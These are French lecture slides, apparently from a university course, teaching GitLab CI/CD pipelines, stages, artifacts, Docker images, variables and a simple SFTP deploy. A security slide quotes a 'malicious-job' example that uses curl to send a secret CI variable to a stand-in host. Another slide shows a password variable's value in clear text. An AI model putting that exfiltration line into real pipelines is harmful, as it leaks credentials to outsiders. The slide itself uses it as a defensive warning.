



CI / CD pipeline avec GitLab


Plan

- 1 **GitLab vs. Dev(Sec)Ops**
- 2 **GitLab pipeline**
- 3 **Configuration de l'environnement du pipeline**
- 4 **Keywords**
- 5 **Variables**
- 6 **Deploy ; un exemple simple**


Plan

- 1 **GitLab vs. Dev(Sec)Ops**
- 2 GitLab pipeline
- 3 Configuration de l'environnement du pipeline
- 4 Keywords
- 5 Variables
- 6 Deploy ; un exemple simple

Le Dev(Sec)Ops



Le Dev(Sec)Ops



Principes et difficultés liés au DevOps

Démarche DevOps $\Rightarrow$ création d'une ***DevOps tool chain*** pour automatiser au maximum chaque étape, ainsi que le processus englobant

Problème : *The DevOps toolchain tax*

- nécessite de connaître, manipuler et intégrer de nombreux outils
- $\Rightarrow$ induit des coûts financiers et temporels importants :
 - achats des services
 - apprentissage sur les outils
 - intégration des outils
 - administration des outils
 - nécessite de passer régulièrement d'un outil à un autre
- $\Rightarrow$ induit des risques liés à la sécurité

GitLab pour le Dev(Sec)Ops



Manage



Plan



Create



Verify



Package



Secure



Release



Configure



Monitor




Defend



Manage	Plan	Create	Verify	Package	Release	Configure	Monitor	Secure
Since 2016	Since 2011	Since 2011	Since 2012	Since 2016	Since 2016	Since 2018	Since 2016	Since 2017
Cycle Analytics	Issue Trackers	Source Code Management	Continuous Integration (CI)	Container Registry	Continuous Delivery (CD)	Auto DevOps	Metrics	SAST
DevOps Score	Issue Boards	Code Review	Unit Testing	Naven Repository	Pages	Kubernetes Configuration	Logging	DAST
Audit Management	Service Desk	Wiki	Integration Testing	Roadmap	Review apps	ChutOps	Cluster Monitoring	Dependency Scanning
Authentication and Authorization	Portfolio Management	Snippets	Code Quality		Incremental Rollout	Roadmap	Roadmap	Container Scanning
Roadmap	Roadmap	Web IDE Roadmap	Performance Testing Roadmap		Roadmap			License Management Roadmap

GitLab CI/CD workflow focus



[Building → Testing → Releasing] ⇒ **GitLab pipeline**

GitLab / GitLab Inc. / gitlab.com

GitLab

- créé en 2011 par Dmytro Zaporozhets et Sytse Sijbrandij
- initialement : *open-source code-sharing platform* basée sur Git

GitLab Inc.

- Créée en 2014 : développement de GitLab et services associés
- [GitLab.com](https://gitlab.com) : instance gérée par GitLab Inc.
- services associés proposés sur le modèle freemium
- Clients : AIRBUS, Nvidia, ...

► Instance de GitLab à l'IUT

Plan

- 1 GitLab vs. Dev(Sec)Ops
- 2 GitLab pipeline**
- 3 Configuration de l'environnement du pipeline
- 4 Keywords
- 5 Variables
- 6 Deploy ; un exemple simple

GitLab pipeline : principe et prérequis

Un *GitLab pipeline* est un script définissant différentes tâches liées au CI/CD et leur enchaînement

Besoins

- Un projet hébergé par une instance de GitLab !
- Être *owner* ou *maintainer* sur le projet
- Au moins un **GitLab runner** enregistré sur l'instance GitLab pour exécuter les tâches du pipeline



Application exécutant des tâches GitLab CI sur une plateforme cible

- installée indépendamment sur une machine cible
- des runners sont disponibles en mode SaaS sur GitLab.com
- peut être spécifique à un projet ou partagée
- entièrement configurable : OS, temps maximum, variables d'environnement, etc.
- la configuration peut être créée via l'interface de GitLab



Le fichier de script `.gitlab-ci.yml`

À placer à la racine du projet. Il est écrit avec le langage [YAML](#)

Il définit

- le contenu et l'ordre des tâches (job) à exécuter par le runner
- les actions à entreprendre suivant certaines conditions

Définir un pipeline : au moins un job

On définit le nom du job, e.g. `build-job`, puis son script :

The screenshot displays the GitLab Pipeline Editor for a project named 'CICD_course_samples'. The left sidebar contains a navigation menu with options like 'Project overview', 'Pinned', 'Issues', 'Merge requests', 'Manage', 'Plan', 'Code', 'Build', 'Pipelines', 'Jobs', 'Pipeline editor' (selected), 'Pipeline schedules', 'Artifacts', 'Secure', 'Deploy', 'Operate', 'Monitor', 'Analyze', and 'Settings'.

The main editor area shows the configuration for a pipeline named '1_example'. At the top, it indicates 'Pipeline #32523 passed for ed0a5ba4: simple script' with a green checkmark and a 'View pipeline' button. Below this, a message states 'Pipeline syntax is correct. Learn more'. The configuration is divided into 'Edit', 'Visualize', 'Validate' (highlighted with a 'NEW' badge), and 'Full configuration' tabs.

The 'Validate' tab shows the pipeline configuration in a code editor. The configuration is as follows:

```
1 build-job:
2   script:
3     - echo "Hello " | tr -d '\n' > file1.txt
4     - echo "world" > file2.txt
5     - cat file1.txt file2.txt > compiled.txt
6
7
```

Below the code editor, there is a 'Commit message' field with the text 'Update .gitlab-ci.yml file' and a 'Branch' field with the text '1_example'. At the bottom, there are 'Commit changes' and 'Reset' buttons.

Visualisation du résultat : *View pipeline*

Passed or failed ?

The screenshot displays the GitHub Actions web interface. On the left is a sidebar with a navigation menu including 'Project overview', 'Pinned', 'Issues', 'Merge requests', 'Manage', 'Plan', 'Code', 'Build', 'Pipelines' (highlighted), 'Jobs', 'Pipeline editor', 'Pipeline schedules', 'Artifacts', 'Secure', 'Deploy', 'Operate', 'Monitor', 'Analyze', and 'Settings'. The main content area shows the details for a pipeline named 'simple script' with ID '#32523'. A blue banner at the top reads 'Welcome to a new navigation experience'. The pipeline status is 'passed', triggered by 'Fabien MICHEL' for commit 'ed0a5ba4'. It shows '1 Jobs' and '5 seconds, queued for 3 seconds'. Below this, a tabbed interface has 'Pipeline' selected, showing a 'test' job with a 'build-job' step that is also 'passed'.

Fabien MICHEL · CICD_course_samples · Pipelines · #32523

Welcome to a new navigation experience
For the next few releases, you can go to your avatar at any time to turn the new navigation on and off. Read more about the [changes](#), the [vision](#), and the [design](#).

Learn more Provide feedback

simple script Delete

passed Fabien MICHEL triggered pipeline for commit [ed0a5ba4](#) finished 11 minutes ago

For [1 example](#)

queued 1 Jobs 5 seconds, queued for 3 seconds

Pipeline Needs Jobs 1 Tests 0

test

passed build-job

simple script

 **passed** Fabien MICHEL triggered pipeline for commit `ed0a5ba4`  finished 21 minutes ago

For `1_example`

latest   5 seconds, queued for 3 seconds

Pipeline Needs **Jobs 1** Tests 0

Status	Job	Stage	Name	Duration
 passed	<code>#110115</code> <code>1_example</code>  <code>ed0a5ba4</code>	test	build-job	 00:00:05  22 minutes ago

 **passed** **Job build-job** triggered 24 minutes ago by  **Fabien MICHEL**



```
1 Running with gitlab-runner 16.3.0 (8ec04662)
2   on Shared Runners Linux 1c9d9174, system ID: s_79f7fe7e00ad
3   Preparing the "docker" executor 00:01
4   Using Docker executor with image debian:stable ...
5   Pulling docker image debian:stable ...
6   Using docker image sha256:c34834a8fed9cf5c12759a7f077d9a6192636b241a58f09503e18589f190dd10 for debian:stable with digest debian@sha256:9745edf9e4904fd9ff5fbb2e0c0ba0c28a74e77ca645ed751a0aadff56c439bc ...
7   Preparing environment 00:01
8   Running on runner-1c9d9174-project-6200-concurrent-0 via bigci...
9   Getting source from Git repository 00:01
10  Fetching changes with git depth set to 20...
11  Initialized empty Git repository in /builds/fmichel/cicd_course_samples/.git/
12  Created fresh repository.
13  Checking out ed0a5ba4 as detached HEAD (ref is 1_example)...
14  Skipping Git submodules setup
15  Executing "step_script" stage of the job script 00:00
16  Using docker image sha256:c34834a8fed9cf5c12759a7f077d9a6192636b241a58f09503e18589f190dd10 for debian:stable with digest debian@sha256:9745edf9e4904fd9ff5fbb2e0c0ba0c28a74e77ca645ed751a0aadff56c439bc ...
17  $ echo "Hello " | tr -d "\n" > file1.txt
18  $ echo "world" > file2.txt
19  $ cat file1.txt file2.txt > compiled.txt
20  Cleaning up project directory and file based variables 00:01
21  Job succeeded
```

Ajout d'un job de test

🔍 2_example ▾

🔥 .gitlab-ci.yml

💡 Configuration files added with the include keyword

When you use the include keyword to add pipeline configuration from files in the project, those files will be listed here.

[Learn more](#)

❌ Pipeline #32533 failed for ccf0769e: two jobs

🔄 Validating GitLab CI configuration...

[Edit](#) [Visualize](#) [Validate](#) [NEW](#) [Full configuration](#)

[📄 Browse templates](#) [🔗 Help](#)

```
1 build-job:
2   script:
3     - echo "Hello " | tr -d "\n" > file1.txt
4     - echo "world" > file2.txt
5     - cat file1.txt file2.txt > compiled.txt
6
7 test:
8   script: cat compiled.txt | grep -q 'Hello world '
9
10
```

Le pipeline a échoué... sur le job test

two jobs

failed Fabien MICHEL triggered pipeline for commit [ccf0769e](#) finished 4 minutes ago

For [2_example](#)

latest 2 Jobs 11 seconds, queued for 2 seconds

Pipeline Needs Jobs **2** Failed Jobs **1** Tests **0**

test

build-job

test

⇒ Sans plus de code, les jobs s'exécutent en parallèle

two jobs

failed Fabien MICHEL triggered pipeline for commit [ccf0769e](#) finished 4 minutes ago

For [2_example](#)

latest 2 Jobs 11 seconds, queued for 2 seconds

Pipeline Needs Jobs **2** **Failed Jobs 1** Tests **0**

Name	Stage	Failure
test	test	

Checking out ccf0769e as detached HEAD (ref is 2_example)...

```
Skipping Git submodules setup
Executing "step_script" stage of the job script
Using docker image sha256:c34834a8fed9cf5c12759a7f077d9a6192636b241a58f09503e18589f190dd10 for debian:stable with digest
debian@sha256:9745edf9e4904fd9ff5fbb2e8c8ba0c28a74e77ca645ed751a0aadff56c439bc ...
$ cat compiled.txt | grep -q 'Hello world '
cat: compiled.txt: No such file or directory
Cleaning up project directory and file based variables
ERROR: Job failed: exit code 1
```

Définition des *stages* d'un pipeline

En général, il est nécessaire de définir l'ordre dans lequel les jobs sont réalisés

- mot-clé `stages` : définit les étapes (*stage*) du pipeline et leur ordre d'exécution
- chaque job est attaché à un `stage` particulier

[Browse templates](#)[Help](#)

```
1 stages:
2   - build
3   - test
4
5 build-job:
6   stage: build
7   script:
8     - echo "Hello " | tr -d "\n" > file1.txt
9     - echo "world" > file2.txt
10    - cat file1.txt file2.txt > compiled.txt
11
12 test:
13   stage: test
14   script: cat compiled.txt | grep -q 'Hello world '
```

OK mais... no such file or directory !

two jobs ordered

 **failed** Fabien MICHEL triggered pipeline for commit [594f6cbf](#)  finished 9 minutes ago

For [3_example](#)

 **latest**  2 Jobs  9 seconds, queued for 1 seconds

Pipeline Needs Jobs **2** Failed Jobs **1** Tests **0**

build	test
 build-job 	 test 

two jobs ordered

 **failed** Fabien MICHEL triggered pipeline for commit [594f6cbf](#)  finished 9 minutes ago

For [3_example](#)

 **latest**  2 Jobs  9 seconds, queued for 1 seconds

Pipeline Needs Jobs **2** **Failed Jobs 1** Tests **0**

Name	Stage	Failure
 test	test	

```

Checking out 594f6cbf as detached HEAD (ref is 3_example)...

Skipping Git submodules setup
Executing "step_script" stage of the job script
Using docker image sha256:c34834a8fed9cf5c12759a7f077d9a6192636b241a58f09503e18589f190dd10 for debian:stable with digest
debian@sha256:9745edf9e4904fd9ff5fbb2e0c0ba0c28a74e77ca645ed751a0aadff56c439bc ...
$ cat compiled.txt | aro -o 'Hello world'
cat: compiled.txt: No such file or directory
Cleaning up project directory and file based variables
ERROR: Job failed: exit code 1

```

Par défaut, rien n'est partagé entre les jobs

mot-clés `artifacts` et `paths`

[▶ `artifacts`](#)[▶ `artifacts:paths`](#)

spécifient les fichiers sauvegardés pour un job réussi (défaut) → archivés sur le GitLab

- ⇒ liste de fichiers et dossiers définie par `paths`
- `artifacts` créés ⇒ téléchargés par les jobs suivants (défaut)
- les *Wildcards* peuvent être utilisés pour définir les `paths`
- Fichiers accessibles dans l'UI de GitLab (Build → Artifacts)

```

1 stages:
2   - build
3   - test
4
5 build-job:
6   stage: build
7   script:
8     - echo "Hello " | tr -d "\n" > file1.txt
9     - echo "world" > file2.txt
10    - cat file1.txt file2.txt > compiled.txt
11  artifacts:
12    paths:
13      - compiled.txt
14
15 test:
16   stage: test
17   script: cat compiled.txt | grep -q 'Hello world'
18 ^
```

mot-clés artifacts et paths

two jobs ordered using artifacts

 **passed** Fabien MICHEL triggered pipeline for commit `d05ebbd6`

For `4_example`

latest eo 2 Jobs ⌚ ⌚ 9 seconds, queued for 2 seconds

Pipeline Needs Jobs **2** Tests **0**

build

test

 build-job



 test



Artifacts

Total artifacts size 9.32 KiB

☐	Artifacts	Job	Size
☐	2 files	 build-job eo #32537  4_example -> d05ebbd6	377 B
☐	artifacts.zip 		222 B
☐	metadata.gz 		155 B

Parallélisme des jobs d'un stage

[Browse templates](#)[Help](#)

```
1 stages:
2   - build
3   - test
4
5 build-job:
6   stage: build
7   script:
8     - echo "Hello " | tr -d "\n" > file1.txt
9     - echo "world" > file2.txt
10    - cat file1.txt file2.txt > compiled.txt
11 artifacts:
12   paths:
13     - compiled.txt
14
15 test:
16   stage: test
17   script: cat compiled.txt | grep -q 'Hello world'
18
19 test-existence:
20   stage: test
21   script: test -f compiled.txt
```

three jobs with some parallelism

passed Fabien MICHEL triggered pipeline for commit [ef1a3d44](#) finished just now

For [5_example](#)

latest 3 Jobs 13 seconds, queued for 3 seconds

Pipeline Needs Jobs **3** Tests **0**

build

test

build-job

test

test-existence

Production d'un package, i.e. release

 .gitlab-ci.yml  506 B

```
1  stages:
2    - build
3    - test
4    - package
5
6  build-job:
7    stage: build
8    script:
9      - echo "Hello " | tr -d "\n" > file1.txt
10     - echo "world" > file2.txt
11     - cat file1.txt file2.txt > compiled.txt
12  artifacts:
13    paths:
14      - compiled.txt
15
16  test:
17    stage: test
18    script: cat compiled.txt | grep -q 'Hello world'
19
20  test-existence:
21    stage: test
22    script: test -f compiled.txt
23
24  package:
25    stage: package
26    script: cat compiled.txt | gzip > packaged.gz
27  artifacts:
28    paths:
29      - packaged.gz
```

Production d'un package, i.e. release


producing a package for release

✓ passed Fablen MICHEL triggered pipeline for commit [4055a785](#) finished 4 minutes ago

For [6_example](#)

latest eo 4 Jobs 17 seconds, queued for 3 seconds

Pipeline Needs Jobs 4 Tests 0



Artifacts

Total artifacts size 29.46 KiB

☐	Artifacts	Job	Size	Created
☐	2 files	✓ package eo #32540 6_example -> 4055a785	393 B	just now
☐	artifacts.zip archive		238 B	
☐	metadata.gz metadata		155 B	

Configuration de stages par défaut

Par défaut, `stages` est défini avec un ordre et des noms de stage prédéfinis

Définition par défaut de `stages`

- `.pre` → `build` → `test` → `deploy` → `.post`
- par défaut, un job est associé au stage `test`

```
1 build:
2   stage: build
3   script:
4     - echo "Hello " | tr -d "\n" > file1.txt
5     - echo "world" > file2.txt
6     - cat file1.txt file2.txt > compiled.txt
7   artifacts:
8     paths:
9       - compiled.txt
10
11 test:
12   stage: test
13   script: cat compiled.txt | grep -q 'Hello world'
14
15 test-existence:
16   stage: test
17   script: test -f compiled.txt
18
19 deploy:
20   stage: deploy
21   script: cat compiled.txt | gzip > packaged.gz
22   artifacts:
23     paths:
24       - packaged.gz
```


using default stage names

 **passed** Fabien MICHEL triggered pipeline for commit [2f442d29](#)  finished 11 minutes ago

For [7_example](#)

latest  4 Jobs  32 seconds, queued for 6 seconds

Pipeline Needs Jobs 4 Tests 0



Plan

- 1 GitLab vs. Dev(Sec)Ops
- 2 GitLab pipeline
- 3 Configuration de l'environnement du pipeline**
- 4 Keywords
- 5 Variables
- 6 Deploy ; un exemple simple

Un peu de Java !

```
1 build:
2   stage: build
3   script:
4     - javac Hello.java
5   artifacts:
6     paths:
7       - Hello.class
8
9   test:
10    stage: test
11    script: Java Hello
12
```

Working with Java

 **failed** Fabien MICHEL triggered pipeline for commit [65620748](#)  finished just now

For [java](#)

latest eo 2 Jobs  ⌚ 4 seconds, queued for 3 seconds

Pipeline Needs Jobs **2** **Failed Jobs 1** Tests **0**

Name	Stage	Failure
 build	build	

Checking out 65620748 as detached HEAD (ref is java)...

```
Skipping Git submodules setup
Executing "step_script" stage of the job script
Using docker image sha256:c34834a8fed9cf5c12759a7f077d9a6192636b241a58f09503e18589f190dd10 for debian:stable with digest
debian@sha256:9745edff9e4904fd9ff5fbb2e0c0ba0c28a74e77ca645ed751a0aadff56c439bc ...
$ javac Hello.java
/usr/bin/bash: line 129: javac: command not found
Cleaning up project directory and file based variables
ERROR: Job failed: exit code 1
```

A propos des GitLab runners

Environnement d'un GitLab runner ?

- Un GitLab runner peut être installé sur n'importe quel OS
- Il réalise les jobs via un *Executor*
- Par défaut, l'Executor est le shell de l'OS : ***Shell Executor***

Pour être fiable, un pipeline ne doit pas dépendre d'un environnement d'exécution

- Solution : configurer le runner pour qu'il utilise un ***docker container***
- ⇒ permet de choisir l'image docker où sera exécuté le pipeline, ou même un job
- rappel : un conteneur Docker est basé sur une *docker image*

► [plus d'information](#)

Sélectionner l'image docker

Comment choisir ?

► images hébergées sur DockerHub

- Une image docker contient un certain nombre de programmes mais pas tous !
- ⇒ nécessite d'utiliser une image contenant les dépendances nécessaires pour les jobs, e.g. Java 17
- il sera aussi possible d'installer d'autres programmes au démarrage de l'image, avant les jobs, e.g. avec `apt-get`

Importance de prendre une version avec un tag

- certaines images ont un nom générique : `eclipse-temurin` (OpenJDK)
- elle fait référence à la dernière version : elle va donc évoluer
- ⇒ mieux vaut choisir une version précise et s'y tenir : `eclipse-temurin:11-jdk-alpine` ► image `eclipse-temurin`

En pratique

[Browse templates](#) [Help](#)

```

1 image: eclipse-temurin:11-jdk-alpine
2
3 build:
4   stage: build
5   script:
6     - javac Hello.java
7   artifacts:
8     paths:
9       - Hello.class
10
11 test:
12   stage: test
13   script: java Hello
14
15 ..

```

using a specific docker image

passed Fabien MICHEL triggered pipeline for commit 4995a59b finished 8 minutes ago

For 8_example

latest 2 Jobs 14 seconds, queued for 3 seconds

Pipeline Needs **Jobs 2** Tests 0

Status	Job	Stage	Name
passed	#110213 8_example <- 4995a59b	test	test
passed	#110212 8_example <- 4995a59b	build	build

```

1 Running with gitlab-runner 16.3.0 (8ec04662)
2   on Shared Runners Linux 1c9d9174, system ID: s_79f7fe7e00ad
3   Preparing the "docker" executor
4   Using Docker executor with image eclipse-temurin:11-jdk-alpine ...
5   Pulling docker image eclipse-temurin:11-jdk-alpine ...
6   Using docker image sha256:6503d7bb7d198903719f0925e9dbf06774fa5813ec4ee76746876447e62ed294 for eclipse-temurin:11-jdk-alpine with digest eclipse-temurin@sha256:092f0de69f4ald525d33653f64292e602381aea89f32aa5c5f79760f0ddf
  e9f4 ...
7   Preparing environment
8   Running on runner-1c9d9174-project-6200-concurrent-0 via bigci...
9   Getting source from Git repository
10  Fetching changes with git depth set to 20...
11  Initialized empty Git repository in /builds/fmichel/cicd_course_samples/.git/
12  Created fresh repository.
13  Checking out 4995a59b as detached HEAD (ref is 8_example)...
14  Skipping Git submodules setup
15  Executing "step_script" stage of the job script
16  Using docker image sha256:6503d7bb7d198903719f0925e9dbf06774fa5813ec4ee76746876447e62ed294 for eclipse-temurin:11-jdk-alpine with digest eclipse-temurin@sha256:092f0de69f4ald525d33653f64292e602381aea89f32aa5c5f79760f0ddf
  e9f4 ...
17  $ javac Hello.java
18  Uploading artifacts for successful job
19  Uploading artifacts...
20  Hello.class: found 1 matching artifact files and directories
21  Uploading artifacts as "archive" to coordinator... 201 Created id=110212 responseStatus=201 Created token=64
  W11FL
22  Cleaning up project directory and file based variables

```

Plan

- 1 GitLab vs. Dev(Sec)Ops
- 2 GitLab pipeline
- 3 Configuration de l'environnement du pipeline
- 4 Keywords**
- 5 Variables
- 6 Deploy ; un exemple simple

.gitlab-ci.yml keywords

Global keywords configure le pipeline dans son ensemble

A GitLab CI/CD pipeline configuration includes:

- [Global keywords](#) that configure pipeline behavior:

Keyword	Description
<code>default</code>	Custom default values for job keywords.
<code>include</code>	Import configuration from other YAML files.
<code>stages</code>	The names and order of the pipeline stages.
<code>variables</code>	Define CI/CD variables for all job in the pipeline.
<code>workflow</code>	Control what types of pipeline run.

Example of `default`:

```
default:  
  image: ruby:3.0  
  
rspec:  
  script: bundle exec rspec  
  
rspec 2.7:  
  image: ruby:2.7  
  script: bundle exec rspec
```

► [plus d'information](#)

Jobs keywords

Keyword	Description		
<code>after_script</code>	Override a set of commands that are executed after job.	<code>environment</code>	Name of an environment to which the job deploys.
<code>allow_failure</code>	Allow job to fail. A failed job does not cause the pipeline to fail.	<code>except</code>	Control when jobs are not created.
<code>artifacts</code>	List of files and directories to attach to a job on success.	<code>extends</code>	Configuration entries that this job inherits from.
<code>before_script</code>	Override a set of commands that are executed before job.	<code>image</code>	Use Docker images.
<code>cache</code>	List of files that should be cached between subsequent runs.	<code>inherit</code>	Select which global defaults all jobs inherit.
<code>coverage</code>	Code coverage settings for a given job.	<code>interruptible</code>	Defines if a job can be canceled when made redundant by a newer run.
<code>dast_configuration</code>	Use configuration from DAST profiles on a job level.	<code>needs</code>	Execute jobs earlier than the stage ordering.
<code>dependencies</code>	Restrict which artifacts are passed to a specific job by providing a list of jobs to fetch artifacts from.	<code>only</code>	Control when jobs are created.
		<code>pages</code>	Upload the result of a job to use with GitLab Pages.
		<code>parallel</code>	How many instances of a job should be run in parallel.

Jobs keywords

Keyword	Description
<code>release</code>	Instructs the runner to generate a <code>release</code> object.
<code>resource_group</code>	Limit job concurrency.
<code>retry</code>	When and how many times a job can be auto-retried in case of a failure.
<code>rules</code>	List of conditions to evaluate and determine selected attributes of a job, and whether or not it's created.
<code>script</code>	Shell script that is executed by a runner.
<code>secrets</code>	The CI/CD secrets the job needs.
<code>services</code>	Use Docker services images.
<code>stage</code>	Defines a job stage.
<code>tags</code>	List of tags that are used to select a runner.
<code>timeout</code>	Define a custom job-level timeout that takes precedence over the project-wide setting.
<code>trigger</code>	Defines a downstream pipeline trigger.
<code>variables</code>	Define job variables on a job level.
<code>when</code>	When to run job.

Plan

- 1 GitLab vs. Dev(Sec)Ops
- 2 GitLab pipeline
- 3 Configuration de l'environnement du pipeline
- 4 Keywords
- 5 Variables**
- 6 Deploy ; un exemple simple

GitLab CI/CD variables

[▶ documentation](#)

Les variables CI/CD sont un type de variable d'environnement. Elles sont accédées avec le signe \$ $\Rightarrow$ \$CI_JOB_NAME

cas d'utilisation

- contrôler le comportement des jobs dans un pipeline
- stocker des valeurs utilisées à différents endroits du pipeline
- éviter de coder en dur des valeurs dans le `.gitlab-ci.yml`

```
job1:  
  stage: test  
  script:  
    - echo "The job's stage is '$CI_JOB_STAGE'"
```

Il existe de nombreuses variables prédéfinies

[▶ Predefined CI/CD variables](#)

Définir de nouvelles variables avec le mot-clé `variables`

Elles peuvent être locales à un job ou partagées par tout le pipeline :

```
variables:
  GLOBAL_VAR: "A global variable"

job1:
  variables:
    JOB_VAR: "A job variable"
  script:
    - echo "Variables are '$GLOBAL_VAR' and '$JOB_VAR'"

job2:
  script:
    - echo "Variables are '$GLOBAL_VAR' and '$JOB_VAR'"
```

In this example:

- `job1` outputs `Variables are 'A global variable' and 'A job variable'`
- `job2` outputs `Variables are 'A global variable' and ''`

Ignorer les variables globales localement

```
variables:  
  GLOBAL_VAR: "A global variable"  
  
job1:  
  variables: {}  
  script:  
    - echo This job does not need any variables
```

Définir des variables dans l'UI de GitLab

La valeur de certaines variables ne doit pas être codée dans le fichier : mots de passe, token, etc. $\Rightarrow$ on les définit directement dans GitLab. Elles ne sont visibles qu'aux rôles *maintainer+*

Project overview

Pinned

Issues 0

Merge requests 0

Manage

Plan

Code

Build

Secure

Deploy

Operate

Monitor

Analyze

Settings

General

Integrations

Webhooks

Access Tokens

Repository

Merge requests

CI/CD

Packages and registries

Variables

Variables store information, like passwords and secret keys, that you can use in job scripts. Each project can define a maximum of 8000 variables. [Learn more.](#)

Variables can have several attributes. [Learn more.](#)

- **Protected:** Only exposed to protected branches or protected tags.
- **Masked:** Hidden in job logs. Must match masking requirements.
- **Expanded:** Variables with `$` will be treated as the start of a reference to another variable.

CI/CD Variables < 1		Reveal values	Add variable	
Key	Value	Attributes	Environments	Actions
IUT_PASSW	*****	Masked	All (default)	 

Pipeline trigger tokens

Trigger a pipeline for a branch or tag by generating a trigger token and using it with an API call. The token impersonates a user's project access and permissions. [Learn more.](#)

Deploy freezes

Add a freeze period to prevent unintended releases during a period of time for a given environment. You must update the deployment jobs in `.gitlab-ci.yml` according to the deploy freezes added here. [Learn more.](#) Specify deploy freezes using [cron syntax](#).

Token Access

Control how the `CI_JOB_TOKEN` CI/CD variable is used for API access between projects.

Secure Files

Définir des variables dans l'UI de GitLab

Update variable

×

Key

IUT_PASSW

Value

cpascadutout

Variable value will be evaluated as raw string.
Value must meet regular expression requirements to be masked.

Type

Variable (default)

Environment scope

All (default)

Flags

☐ Protect variable
Export variable to pipelines running on protected branches and tags only.

☒ Mask variable
Mask this variable in job logs if it meets regular expression requirements.

☐ Expand variable reference
\$ will be treated as the start of a reference to another variable.

Cancel

Delete variable

Update variable

Mask variable : valeur cachée dans la sortie du job ⇒

```
23 Using docker image sha256:6503d7bb7d198903719f0925e9dbf0d
n:11-jdk-alpine with digest eclipse-temurin@sha256:092f0de
e9f4 ...
24 $ echo $IUT_PASSW
25 [MASKED]
26
27 Cleaning up project directory and file based variables
28
29 Job succeeded
```

Attention à la sécurité des variables

Review the `.gitlab-ci.yml` file of imported projects before you add files or run pipelines against them.

The following example shows malicious code in a `.gitlab-ci.yml` file:

```
accidental-leak-job:
  script:
    # Password exposed accidentally
    - echo "This script logs into the DB with $USER $PASSWORD"
    - db-login $USER $PASSWORD

malicious-job:
  script:
    # Secret exposed maliciously
    - curl --request POST --data "secret_variable=$SECRET_VARIABLE" "https://maliciouswebsite.abcd/"
```

To help reduce the risk of accidentally leaking secrets through scripts like in `accidental-leak-job`, all variables containing sensitive information should be [masked in job logs](#). You can also [limit a variable to protected branches and tags only](#).

Variable référençant des fichiers

Dans l'UI, il est possible de définir des variables qui sont des fichiers, e.g. une clé SSH

Use file type CI/CD variables for tools that need a file as input. [The AWS CLI](#) and [kubectl](#) are both tools that use `File` type variables for configuration.

For example, if you are using `kubectl` with:

- A variable with a key of `KUBE_URL` and `https://example.com` as the value.
- A file type variable with a key of `KUBE_CA_PEM` and a certificate as the value.

Pass `KUBE_URL` as a `--server` option, which accepts a variable, and pass `$KUBE_CA_PEM` as a `--certificate-authority` option, which accepts a path to a file:

```
kubectl config set-cluster e2e --server="$KUBE_URL" --certificate-authority="$KUBE_CA_PEM"
```

Pour finir sur les variables : [► Where variables can be used](#)

Plan

- 1 GitLab vs. Dev(Sec)Ops
- 2 GitLab pipeline
- 3 Configuration de l'environnement du pipeline
- 4 Keywords
- 5 Variables
- 6 Deploy ; un exemple simple**

Exemple de déploiement

On a tout ce qu'il faut pour un premier déploiement : une simple mise à disposition de l'archive sur le net

```
rowse templates  ⓘ Help
1  image: eclipse-temurin:11-jdk-alpine
2
3  variables:
4    VERSION: "1.0"
5    PACKAGE_NAME: "hello-$(VERSION).zip"
6
7  build:
8    stage: build
9    script:
10      - javac Hello.java
11    artifacts:
12      paths:
13        - Hello.class
14
15  test:
16    script: java Hello
17
18  deploy:
19    image: finalgene/openssh
20    stage: deploy
21    script:
22      - echo $PACKAGE_NAME
23      - cat Hello.class | gzip > $PACKAGE_NAME
24      - echo "<a href=\"\$PACKAGE_NAME\">Last version -> $PACKAGE_NAME</a>" > index.html
25      - apk add lftp #install the lftp package on the alpine distro
26      - lftp -u $IUT_USER,$IUT_PASSW -e "set ftp:ssl-allow 0; cd public_html; put $PACKAGE_NAME index.html; bye;" sftp://ftpinfo.iutmontp.univ-montp2.fr
```

Exemple de déploiement

passed Job deploy triggered 1 minute ago by Fabien MICHEL

Search job log

```
1 Running with gitlab-runner 10.3.0 (8ec04662)
